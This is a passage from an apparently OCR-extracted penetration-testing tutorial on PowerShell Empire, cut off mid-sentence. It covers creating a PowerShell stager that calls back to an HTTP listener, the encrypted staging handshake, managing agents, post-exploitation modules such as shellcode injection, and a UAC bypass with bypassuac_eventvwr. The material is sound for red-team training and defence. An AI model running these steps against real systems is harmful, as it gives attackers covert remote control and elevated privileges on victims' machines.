


We can start with the default PowerShell launcher for now. The multi/launcher module in Empire can be used to generate stagers for which are supported in multiple OS. By default, the launcher generates PowerShell stager but we can change the stager to use Python instead of PowerShell. This can be done by setting the `Language` option in multi/launcher module. For now let's execute the following command to select the PowerShell launcher:

```
usestager multi/launcher
```




We can see the options required for the stager creation using the `info` command:




There are a few required options here, and they are all marked as `True`. Let's set the `Listener` option so that once this stager is executed, it will connect back on to the HTTP listener that we created in the previous phase. Execute the following command to set the listener:

```
set Listener http
```



Now that the listener is embedded in the stager code, let's create the stager using the `execute` command. This will give us a one-liner command:




The stager is ready for execution on the target server now. Let's look at the next phase.


Phase 3 – Stager Execution

In this phase, the one-liner command will start the **staging process** for Empire. The following is the staging process in Empire, which takes place when the stager is executed on the target server:

1. When creating a one-liner launcher (stager), Empire embeds the staging key into the launcher itself:




2. A stager executed on the target server requests Stage 0; that is, a patched `stager.ps1`, which can be found in Empire's `data/agent/` directory.
3. Before sending Stage 0 to the target server, Empire encrypts it. (Stage 0 will be case-randomized and then XOR encrypted with the AES staging key.)
4. Launcher does the following things now:
   1. Receives Stage 0 and decrypts it
   2. Generates a RSA public/private key pair in-memory
   3. Encrypts the RSA public key with the AES staging key
   4. Sends the encrypted RSA public key (Stage 1) to the Empire C2



5. Empire C2 receives the encrypted RSA public key and decrypts it using the staging key to save the key for further communication.
6. Empire C2 now does the following things:


   - Generates an AES session key for agent's session management.
   - Gets its Epoch time.
   - Encrypts (Epoch time + session key) with RSA public key.
   - Sends the encrypted Epoch time and session key to the target server:



7. The target server receives the encrypted values and decrypts them using the RSA private key.
8. The target server gathers basic system information, encrypts this information using the newly received AES session key, and sends it back to the Empire C2 (Stage 2).
9. Empire C2 decrypts the information received using the AES session key and sends the patched `agent.ps1` with the key, delay, and so on, to the target server. (This can be found in Empire's `data/agent/` directory.)

10. The agent starts its beaconing behavior. (The agent will call back to Empire C2 after a few seconds.)

When the stager is executed onto the target server, the stager will call back to the Empire C2, requesting Stage 1 and Stage 2:



When Stage 2 is complete, the agent will begin the **beaconing process**.

Phase 4 – Acquiring Agent

When the stager is executed on the target system, the Agent will connect back to the Empire Listener. We can view the active agents using the `agents` command as follows:

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143×37
(Empire: stager/multi/launcher) > agents

[*] Active agents:

 Name      La Internal IP      Machine Name      Username        Process          PID     Delay    Last Seen
 ----      -- -----------      ------------      --------        -------          ---     -----    ---------
 W8ZAH79V  ps 192.168.2.9      PT-PC             PT-PC\PT        powershell       344     5/0.0    2018-08-28 22:56:20

(Empire: agents) >
```

A live agent will give us the following information when the preceding command is executed:

- Name of the agent (Name)
- Launcher used by the stager (`La`) - PowerShell or Python
- Internal IP
- Machine name
- Username with the domain
- Process
- **Process ID (PID)**
- Delay with jitters
- Last seen

Instead of using the `agents` command, we can also use the `list` command to see all of the available agents. However, this will only work if we are in the agent's menu (`Empire: agents`):

```
(Empire: agents) > list

[*] Active agents:

 Name      La Internal IP      Machine Name      Username            Process         PID     Delay    Last Seen
 ----      -- -----------      ------------      --------            -------         ---     -----    ---------
 7UEATMG3  ps 192.168.0.220    TESTER-PC         tester-PC\tester    powershell      2932    5/0.0    2018-09-11 10:21:03
 3XTGK17C  ps 192.168.0.220    TESTER-PC         *tester-PC\tester   powershell      2340    5/0.0    2018-09-11 10:21:03

(Empire: agents) >
```

To view more options in the `agents` menu, we can execute the `help` command, or just a `?`:

```
(Empire: agents) > ?

Commands
========
agents           Jump to the agents menu.
autorun          Read and execute a list of Empire commands from a file and execute on each new agent "autorun <resource file> <agent language
>" e.g. "autorun /root/ps.rc powershell". Or clear any autorun setting with "autorun clear" and show current autorun settings with "autorun sho
w"
back             Go back to the main menu.
clear            Clear one or more agent's taskings.
creds            Display/return credentials from the database.
exit             Exit Empire.
help             Displays the help menu.
interact         Interact with a particular agent.
kill             Task one or more agents to exit.
killdate         Set the killdate for one or more agents (killdate [agent/all] 01/01/2016).
list             Lists all active agents (or listeners).
listeners        Jump to the listeners menu.
lostlimit        Task one or more agents to 'lostlimit [agent/all] [number of missed callbacks] '
main             Go back to the main menu.
remove           Remove one or more agents from the database.
rename           Rename a particular agent.
resource         Read and execute a list of Empire commands from a file.
searchmodule     Search Empire module names/descriptions.
sleep            Task one or more agents to 'sleep [agent/all] interval [jitter]'
usemodule        Use an Empire PowerShell module.
usestager        Use an Empire stager.
workinghours     Set the workinghours for one or more agents (workinghours [agent/all] 9:00-17:00).

(Empire: agents) >
```

We can also rename the agent name according to our needs by executing the `rename` command as follows:

```
rename <agent's name> <new name>
```

```
(Empire: agents) > rename 7UEATMG3 TesterAgent1
(Empire: agents) > list

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process            PID    Delay    Last Seen
 ----     -- -----------     ------------      --------                -------            ---    -----    ---------
 TesterAg ps 192.168.0.220   TESTER-PC         tester-PC\tester        powershell         2932   5/0.0    2018-09-11 10:21:03
 3XTGK17C ps 192.168.0.220   TESTER-PC         *tester-PC\tester       powershell         2340   5/0.0    2018-09-11 10:21:03

(Empire: agents) >
```

To discover more about the agent, we can use the `interact` command to interact with an agent, and then use the `info` command to get more information regarding the chosen agent:

```
(Empire: agents) > interact TesterAgent1
(Empire: TesterAgent1) > info

[*] Agent info:

        nonce                   0784247684179213
        jitter                  0.0
        servers                 None
        internal_ip             192.168.0.220
        working_hours
        session_key             hLduYU(fe2m,D&J}9.!?y63P)Q5]=NsK
        children                None
        checkin_time            2018-09-11 08:45:56
        hostname                TESTER-PC
        id                      1
        delay                   5
        username                tester-PC\tester
        kill_date
        parent                  None
        process_name            powershell
        listener                Empire
        process_id              2932
        profile                 /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT
                                6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
        os_details              Microsoft Windows 7 Professional
        lost_limit              60
        taskings                None
        name                    TesterAgent1
        language                powershell
        external_ip             [redacted]
        session_id              7UEATMG3
        lastseen_time           2018-09-11 10:21:03
        language_version        2
        high_integrity          0

(Empire: TesterAgent1) >
```

We now have an active agent connected to our Empire C2, just like a **Meterpreter session opened** in Metasploit. We can now interact with the agent for further post exploitation.

Phase 5 – Post Module Operations

Once the agent is connected back to the Empire C2, we can start with our post exploitation process using the Empire modules. The post exploitation modules can be categorized into two parts:

- PowerShell-based post modules
- Python-based post modules

Let's see the following table to get more clarity about the post modules in Empire and how they are further categorized:

Module category	**PowerShell**	**Python**
Code Execution	√	×
Collection	√	√
Credentials	√	×
Exfiltration	√	×
Exploitation	√	√
Lateral Movement	√	√
Persistence	√	√
Management	√	√
Privilege Escalation	√	√
Situational Awareness	√	√
Trollsploit	√	√
Recon	√	×


Every module category mentioned in the preceding table has sub-modules in it. For example, code execution has the following modules available in Empire:

- `invoke_dllinjection` will inject a DLL into the process ID of your choosing
- `invoke_ntsd` uses NT Symbolic Debugger to execute Empire launcher code
- `invoke_shellcode` will inject shellcode into the process ID of your choosing, or within the context of the running PowerShell process
- `invoke_metasploitpayload` will spawn a new, hidden PowerShell window that downloads and executes a Metasploit payload
- `invoke_reflectivepeinjection` will reflectively load a DLL/EXE into the PowerShell process or reflectively load a DLL into a remote process
- `invoke_shellcodemsil` will execute shellcode within the context of the running PowerShell process, without making any Win32 function calls

Now let's explore some post exploitation scenarios for different operating systems.


Empire post exploitation for Windows

Assuming that we have already got an agent connected to us, we will now perform post exploitation on Windows OS when the agent's security context is low. As demonstrated in the following screenshot, we have got an agent which has low privileges (`high_integrity: 0`):




We can elevate the privileges using the privilege escalation modules in Empire. For this scenario, we will be using the `bypassuac_eventvwr` module.

To execute this module, use the `bypassuac` command and the listener as the argument passed to `bypassuac_eventvwr`:



The same thing can be achieved using the following commands:

```
usemodule privesc/bypassuac_eventvwr
```



This will bring us to the `bypassuac_eventvwr` menu.

Let's execute the `info` command to see the options available in this module:

```
(Empire: powershell/privesc/bypassuac_eventvwr) > info

              Name: Invoke-EventVwrBypass
            Module: powershell/privesc/bypassuac_eventvwr
        NeedsAdmin: False
         OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: True
   OutputExtension: None

Authors:
  @enigma0x3

Description:
  Bypasses UAC by performing an image hijack on the .msc file
  extension and starting eventvwr.exe. No files are dropped to
  disk, making this opsec safe.

Comments:
  https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-
  eventvwr-exe-and-registry-hijacking/

Options:

  Name       Required    Value                     Description
  ----       --------    -------                   -----------
  Listener   True                                  Listener to use.
  UserAgent  False       default                   User-agent string to use for the staging
                                                   request (default, none, or other).
  Proxy      False       default                   Proxy to use for request (default, none,
                                                   or other).
  Agent      True        TesterAgent1              Agent to run module on.
  ProxyCreds False       default                   Proxy credentials
                                                   ([domain\]username:password) to use for
                                                   request (default, none, or other).
```

The `Listener` field is required here, so let's set up the listener using the following command:

```
set Listener http
```

```
(Empire: powershell/privesc/bypassuac_eventvwr) > set Listener http
(Empire: powershell/privesc/bypassuac_eventvwr) > info

              Name: Invoke-EventVwrBypass
            Module: powershell/privesc/bypassuac_eventvwr
        NeedsAdmin: False
         OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: True
   OutputExtension: None

Authors:
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Description:
  Bypasses UAC by performing an image hijack on the .msc file
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Comments:
  https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-
  eventvwr-exe-and-registry-hijacking/

Options:

  Name       Required    Value                     Description
  ----       --------    -------                   -----------
  Listener   True        http                      Listener to use.
  UserAgent  False       default                   User-agent string to use for the staging
                                                   request (default, none, or other).
  Proxy      False       default                   Proxy to use for request (default, none,
                                                   or other).
  Agent      True        TesterAgent1              Agent to run module on.
  ProxyCreds False       default                   Proxy credentials
                                                   ([domain\]username:password) to use for
                                                   request (default, none, or other).
```


A new agent will be connected back to the Empire C2 with a higher security context once the module is successfully executed:

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143×37
(Empire: W8ZAH79V) > list agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username         Process           PID    Delay     Last Seen
 ----     -- -----------     ------------      --------         -------           ---    -----     ---------
 W8ZAH79V ps 192.168.2.9     PT-PC             PT-PC\PT         powershell        344    5/0.0     2018-08-28 22:59:03
 731LH26E ps 192.168.2.9     PT-PC             *PT-PC\PT        powershell        2216   5/0.0     2018-08-28 22:58:59

(Empire: W8ZAH79V) >
```

The * in front of the username means this is a high integrity agent (also known as a

